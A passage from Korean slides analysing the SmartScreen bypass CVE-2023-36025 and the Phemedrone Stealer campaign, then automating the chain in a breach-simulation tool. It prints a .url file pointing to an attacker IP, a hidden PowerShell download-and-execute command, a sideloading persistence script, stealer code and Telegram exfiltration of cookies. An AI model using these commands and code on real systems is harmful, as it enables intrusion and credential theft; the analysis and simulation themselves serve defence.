            *(struct IShellItem **)(a1 + 192),
            0i64,
            v51,
            (struct IUnknown *)((a1 + 144) & -(__int64)(a1 != 0)),
            *(struct IAssociationElement **)(a1 + 88));
        ...
    }
    ...
    // [2]
    ShouldDownloadItem(*(struct IShellItem **)(a1 + 192), *(struct IAssociationElement **)(a1 + 88));
    if ( v37 )
    {
        v38 = (struct IShellItem *)bstrString;
        if ( bstrString )
        {
            v30 = 0;
        }
        else
        {
            CInvokeCreateProcessVerb::DownloadItem((struct IUnknown **)a1, 0i64, (void **)&bstrString);
            v30 = v39;
            v38 = (struct IShellItem *)bstrString;
        }
        if ( v30 >= 0 )
        {
            CInvokeCreateProcessVerb::InitSelectedItem((CInvokeCreateProcessVerb *)a1, v38, 0i64);
            v30 = v40;
        }
    }
}
```

```
__int64 __fastcall ParamIsApp(PCWSTR psz1)
{
    unsigned int v2; // ebx

    v2 = 0;
    if ( !StrCmpNW(psz1, L"%1", 2) || !StrCmpNW(psz1, L"\"%1\"", 4) )
        return 1;
    return v2;
}
```

업데이트

```
void __fastcall CInvokeCreateProcessVerb::ProcessCommandTemplate(__int64 a1) {
    ...
    v32 = CInvokeCreateProcessVerb::InitSelectedItem((CInvokeCreateProcessVerb *)a1, v40, 0i64);
+   v32 = v45;
+   v42 = retaddr;
+   if ( v45 >= 0 )
+   {
+       winrt::com_ptr<IQueryAssociations>::com_ptr<IQueryAssociations>(&v60);
+       v46 = *(_QWORD *) (a1 + 88);
+       v47 = *(__int64 (__fastcall **)) (__int64, __int64, _QWORD, __int64) (*(_QWORD *)v46 + 24i64);
+       wil::unique_any_t<wil::details::unique_storage<wil::details::resource_policy<unsigned short *,void (*) (void *),&void CoTaskMemFree(void
+       *),wistd::integral_constant<unsigned __int64,0>,unsigned short *,unsigned short *,0,std::nullptr_t>>>::operator&();
+       v32 = v47(v46, 34013195i64, 0i64, v48);
+       if ( v32 >= 0 )
+       {
+           CheckSmartScreenWithAltFile(
+               *(struct IShellItem **) (a1 + 192),
+               0i64,
+               v60,
+               (struct IUnknown *) ((a1 + 144) & -(__int64) (a1 != 0)),
+               *(struct IAssociationElement **) (a1 + 88));
+           ...
+       }
+   }
```

파일 다운로드 후 **CheckSmartScreenWithAltFile** 함수를 호출하여
스마트스크린 실행하는 코드 추가

03 악성코드 분석

악성코드 분석

03 악성코드 분석

Command and Control

- 1. GitHub Command and Control
- 2. Data is exfiltrated to Telegram C&C

Defense Evasion


- 1. Secure.pdf
- 2. DecryptPhemedrone Stealer

Execution

- 1. PowerShell downloads and executes DATA.zip
- 2. PowerShell downloads and executes DATA3.txt

Persistence

- 1. Run WeFaultSecure.exe to sideload wer.dll to allow malicious schedulers



03 악성코드 분석

Execution

1. PowerShell downloads and executes DATA3.txt

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

- .url 파일이 실행되면 공격자가 제어하는 서버에 연결하여 제어판 항목(.cpl) 파일 다운로드 및 실행
 - SmartScreen은 신뢰할 수 없는 출처에서 .url 파일을 실행 전 사용자에게 경고해야 하지만 무시하고 실행

03 악성코드 분석

Execution

1. PowerShell downloads and executes DATA3.txt

```
"Powershell.exe" -nop -w hidden -c "I''E''X ((new-object net.webclient).downloadstring('https://raw.githubusercontent.com/nateeintan2527/Joyce_Data/main/DATA3.txt'))"
```

- 악성 .cpl 파일 Windows 제어판 프로세스 바이너리를 통해 실행되면, 다시 rundll32.exe를 호출하여 DLL을 실행
- 악성 DLL 로더 역할 후 다음 Windows PowerShell을 호출하여 GitHub에 호스팅된 공격으로 다음 단계 다운로드하고 실행

03 악성코드 분석

Persistence

1. Run WeFaultSecure.exe to sideload wer.dll to allow malicious schedulers

```
UI8url =  
https://github.com/nateeintanan2527/Joyce_Data/raw/main/DATA3.zip;  
  
UI8dir = [System.Guid]::NewGuid().ToString();  
  
(New-Object Net.WebClient).DownloadFile(UI8url, UI8env:temp\UI8dir.zip);  
  
New-Item -Path UI8env:temp\UI8dir -ItemType Directory;  
  
Expand-Archive -LiteralPath UI8env:temp\UI8dir.zip -DestinationPath  
UI8env:temp\UI8dir;  
  
attrib +h UI8env:temp\UI8dir;  
  
Remove-Item UI8env:temp\UI8dir.zip;  
  
Start-Sleep -Seconds 3; Set-Location -Path UI8env:temp\UI8dir;  
  
Start-Process .\WerFaultSecure.exe
```

- **WerFaultSecure.exe.** 이것은 합법적인 Windows Fault Reporting 바이너리입니다.
- **Wer.dll.** 이것은 WerFaultSecure.exe 가 실행될 때 사이드로딩되는 악성 바이너리입니다
- **Secure.pdf.** 이것은 RC4로 암호화된 2단계 로더입니다.

03 악성코드 분석

Defense Evasion

1. Secure.pdf
2. DecryptPhemedrone Stealer

```
object[] array = new object[48];
array[0] = "IP:";
array[1] = jsonParser.ParseString("query", Information.JsonString, false);
array[2] = "Country:";
array[3] = jsonParser.ParseString("country", Information.JsonString, false);
[...REDACTED...]
array[41] = string.Join(", ", ServiceCounter.passwordtags.Distinct<string>());
array[42] = "Cookies Tags:";
array[43] = string.Join(", ", ServiceCounter.cookie-tags.Distinct<string>());
array[44] = "Antivirus products:";
array[45] = string.Join(", ", Information.GetAv());
array[46] = "File Location:";
int num = 47;
Assembly entryAssembly = Assembly.GetEntryAssembly();
array[num] = ((entryAssembly != null) ? entryAssembly.Location : null) ?? "unknown";
string text2 = string.Format(text, array);
Program.ReportData = text2;
```


03 악성코드 분석

Command and Control

1. Data is exfiltrated to Telegram C&C

```
global::Telegram.Telegram.SendZip(Config.TelegramAPI, Config.TelegramID, memoryStream.ToArray());
[...]
```

```
public static void SendZip(string bot_token, string chatid, byte[] data) {
    string text = "log.zip";
    string text2 = "";
    if (Telegram.MakeFormRequest2("https://api.telegram.org/bot" + bot_token + "/sendDocument", "document", text, data, new
KeyValuePair < string, string > [] {
        new KeyValuePair < string, string > ("chat_id", chatid),
        new KeyValuePair < string, string > ("parse_mode", "MarkdownV2"),
        new KeyValuePair < string, string > ("caption", text2)
    ))) {
        Console.WriteLine("File uploaded successfully!");
        return;
    }
}
```

```
POST /bot[redacted]/sendDocument HTTP/1.1
Content-Type: multipart/form-data; boundary=-----8dbff68a2800b36
Host: api.telegram.org
Content-Length: 77836
Expect: 100-continue

-----8dbff68a2800b36
Content-Disposition: form-data; name="document"; filename="log.zip"
Content-Type: application/octet-stream

PK.....W.....H.H.Browser Data/Cookies_Firefox[niw258s3.default-
[redacted]].txt..
. ....Tc'..1..Tc'..1..Tc'..1...ufile.io FALSE / FALSE 1634653855
ci_sessions [redacted]
```


04 자동화 공격 만들기

자동화 공격 만들기

04 자동화 공격 만들기

준비물

1. CVE-2023-36025 .url 파일
2. 악의적인 .cpl 파일
3. Github 계정 및 Powershell Script 담긴 텍스트 파일
4. 정상 파일 안에 숨은 악의적인 데이터
5. 정보 수집 코드
6. C2 서버



etc.

04 자동화 공격 만들기

필요한 정보 DB 저장

1. CVE-2023-36025 .lnk 파일
2. 악의적인 .cpl 파일
3. Github 계정
4. 정상 파일 안에 숨은 악의적인 데이터
5. 정보 수집 코드
6. C2 서버




순서	제목	내용
1	CVE-2023-36025 취약점 실행	취약점
2	.cpl 파일 실행	악성코드
3	Github 유출	계정

DB 저장

04 자동화 공격 만들기






환경 설정 준비(VMWare, Windows.iso)



<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36025>

04 자동화 공격 만들기

Agent 설치(VM 환경)

이름	수정한 날짜	유형	크기
 [Blurred]	[Blurred]	[Blurred]	[Blurred]
 [Blurred]	[Blurred]	[Blurred]	[Blurred]
 [Blurred]	[Blurred]	[Blurred]	[Blurred]
 [Blurred]	[Blurred]	[Blurred]	[Blurred]
 [Blurred]	[Blurred]	[Blurred]	[Blurred]







04 자동화 공격 만들기

파일 다운로드(VM 환경)



시나리오 저장된 서버

파일 다운로드

 CVE_2023_36025(.url).zip	2024-08-07 오전 11:41	WinRAR ZIP archive	17KB
 Malwarre(.cpl).zip	2024-08-07 오전 11:41	WinRAR ZIP archive	562KB
 PowerShell_Script(.txt).zip	2024-08-07 오전 11:41	WinRAR ZIP archive	1,536KB
 Hide_Data.zip	2024-08-07 오전 11:41	WinRAR ZIP archive	15KB
 Get_Imformation.zip	2024-08-07 오전 11:41	WinRAR ZIP archive	1,167KB
 C2_Server.zip	2024-08-07 오전 11:41	WinRAR ZIP archive	15KB

04 자동화 공격 만들기

프론트 엔드 접속



The screenshot displays the PurpleHound web interface. On the left is a sidebar menu with sections: DASHBOARD (Dashboard), HUB (Hub), RESULT (InProgress, History, Log), ASSETS (Simulations (Factory), Simulations (Custom), Scenarios (Factory), Scenarios (Custom)), Actions, EXTERNAL INFO (Tactics, Techniques), and SETTINGS (System Settings, Schedule). The main area shows a network diagram with a central PurpleHound hub connected to various agents and components. A legend on the right indicates agent states: Running (green dot), In Preparation (blue dot), Suspended (orange dot), Lost (black dot), and Idle (white dot). The diagram includes nodes like 'PH-agent-dev-04', 'defender', 'v3', 'defender test (DON...', 'DEMO 환경', 'PH-AGENT-HU 192...', 'BNK_DEMO_1 (Stan...', 'BNK_DEMO_2 (Stan...', and 'PH-agent-dev-copy-03'. A 'React Flow' logo is visible in the bottom right corner of the diagram area.


<https://192.168.0.1/Bas/front>

04 자동화 공격 만들기

자동화 시나리오 설정



시나리오 순서 설정



시나리오 제목 확인

04 자동화 공격 만들기

자동화 시나리오 정보 확인


Scenario 1. 2023년, Phemedrone Stealer Campaign 그룹의 Windows Defender(CVE-2023-36025) 취약점 이용한 방어 회피 공격 시나리오

Index	Name	Description
1	<u>CVE-2023-36025 SmartScreen 취약점(Remote Code Execution) 실행</u>	Windows SmartScreen 보안 기능 우회를 통해 특수하게 조작된 인터넷 바로 가기(.URL) 또는 인터넷 바로 가기 파일을 가리키는 하이퍼링크를 클릭하여 악의적인 스크립트가 실행되는 공격 기술입니다.
2	<u>악의적인 cpl 파일 실행 공격</u>	악성 제어판 항목은 피싱 캠페인이나 다단계 멀웨어 공격에서 CPL 파일로 위장하여 실행 공격 기술입니다.
3	<u>C2 서버에서 텍스트 파일 다운로드 및 실행하여 .zip 파일 다운로드</u>	GitHub과 같은 오픈 저장소에서 텍스트 파일을 다운로드하고 파워셸을 실행할 때 iex 옵션을 사용하여 텍스트 파일을 명령어로 수행하여 디렉터리에 악의적인 zip 파일 다운로드 공격 기술입니다.
4	<u>powershell.exe에 셸코드 삽입 및 실행</u>	셸코드 내부에 암호화 되어있는 악성 셸코드 복호화 및 복호화된 악성 셸코드 실행시키는 셸코드를 파워셸 스크립트에 하드코딩하여 powershell.exe에 삽입하는 공격 기술입니다.
5	<u>닷넷(C#) 실행 파일 정보 수집 공격</u>	닷넷(C#) 실행 파일을 이용한 컴퓨터 정보 조회 하는 공격 기술입니다.
6	<u>지정한 파일을 C2 서버로 전송</u>	지정한 파일을 C2 서버로 전송하는 공격 기술입니다.

시나리오 정보

04 자동화 공격 만들기

자동화 시나리오 실행



#	Status	Action Name	Code	Start	End
1	Breached	CVE-2023-36025 SmartScreen 취약점(Remote Code Execution) 실행	A1204.002-003	2024. 8. 22. 오후 2:32:52	2024. 8. 22. 오후 2:33:21
<p><190>1 2024-08-22T05:32:55.721853+00:00 DEMO1 - - - 78S 현재 시스템은 "Windows", "64bit"이며 Action을 지원하는 환경입니다.</p> <p><190>1 2024-08-22T05:32:55.721853+00:00 DEMO1 - - - 78S "python.exe action_windows_x64.py {}" 실행합니다.</p> <p><190>1 2024-08-22T05:32:55.721853+00:00 DEMO1 - - - 78S 현재 시스템의 빌드 넘버가 Action 성공할 수 있는 환경입니다.</p> <p><190>1 2024-08-22T05:32:58.097511+00:00 DEMO1 - - - 78S "file://C:\PH\action\A1204.002-003/test.zip/test.vbs" 설정했습니다.</p> <p><188>1 2024-08-22T05:32:58.113132+00:00 DEMO1 - - - 78S 악성 "C:\PH\action\A1204.002-003\tmp\action.url" 파일 생성 성공했습니다.</p> <p><190>1 2024-08-22T05:33:10.535329+00:00 DEMO1 - - - 78S 마우스를 이미지 위치 x축 "958", y축 "274" 이동했습니다.</p> <p><190>1 2024-08-22T05:33:10.894691+00:00 DEMO1 - - - 78S "action.url" 파일 더블 클릭했습니다.</p> <p><190>1 2024-08-22T05:33:13.894698+00:00 DEMO1 - - - 78S "C:\Users\ph\AppData\Local\Temp" 경로에 "ph78.txt" 생성했습니다.</p> <p><190>1 2024-08-22T05:33:18.895513+00:00 DEMO1 - - - 78S "tmp" 폴더 정상적으로 종료했습니다.</p> <p><190>1 2024-08-22T05:33:19.895558+00:00 DEMO1 - - - 78S 스마트 스크린 호출 실패했습니다.</p> <p><185>1 2024-08-22T05:33:21.911171+00:00 DEMO1 - - - 78S CVE-2023-36025 취약점 공격 성공했습니다.</p>					
6	Prevented	지정된 파일을 C2 서버로 전송	A1041-004	2024. 8. 22. 오후 2:33:57	2024. 8. 22. 오후 2:34:02
<p><190>1 2024-08-22T05:34:00.276363+00:00 DEMO1 - - - 78S 현재 시스템은 "Windows", "64bit"이며 Action을 지원하는 환경입니다.</p> <p><190>1 2024-08-22T05:34:00.276363+00:00 DEMO1 - - - 78S "python.exe action_windows_x64.py {c2_server_address: '192.168.0.78', 'c2_server_port': '80', 'c2_server_data_upload_path': '/upload', 'c2_server_check_file_path': '/check_file', 'upload_file_path': 'C:\Users\ph\AppData\Local\Temp\ph78.txt'}" 실행합니다.</p> <p><190>1 2024-08-22T05:34:00.604496+00:00 DEMO1 - - - 78S C2서버에 파일을 업로드하는 FILEUP.ps1을(를) 실행합니다.</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F FILEUP.ps1 실행 중 오류 발생했습니다.</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: "Write-CustomError : 파일 업로드 중 오류 ""1"개의 인수가 있는 "ReadAllBytes"을(를) 호출하는 동안 예외가 발생했습니다. "C:\PH\action\A1041-004\Users' 파일"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: "을 찾을 수 없습니다." 발생했습니다."</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: "위치 줄:77 문자:13"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: "+ Write-CustomError ('파일 업로드 중 오류' + 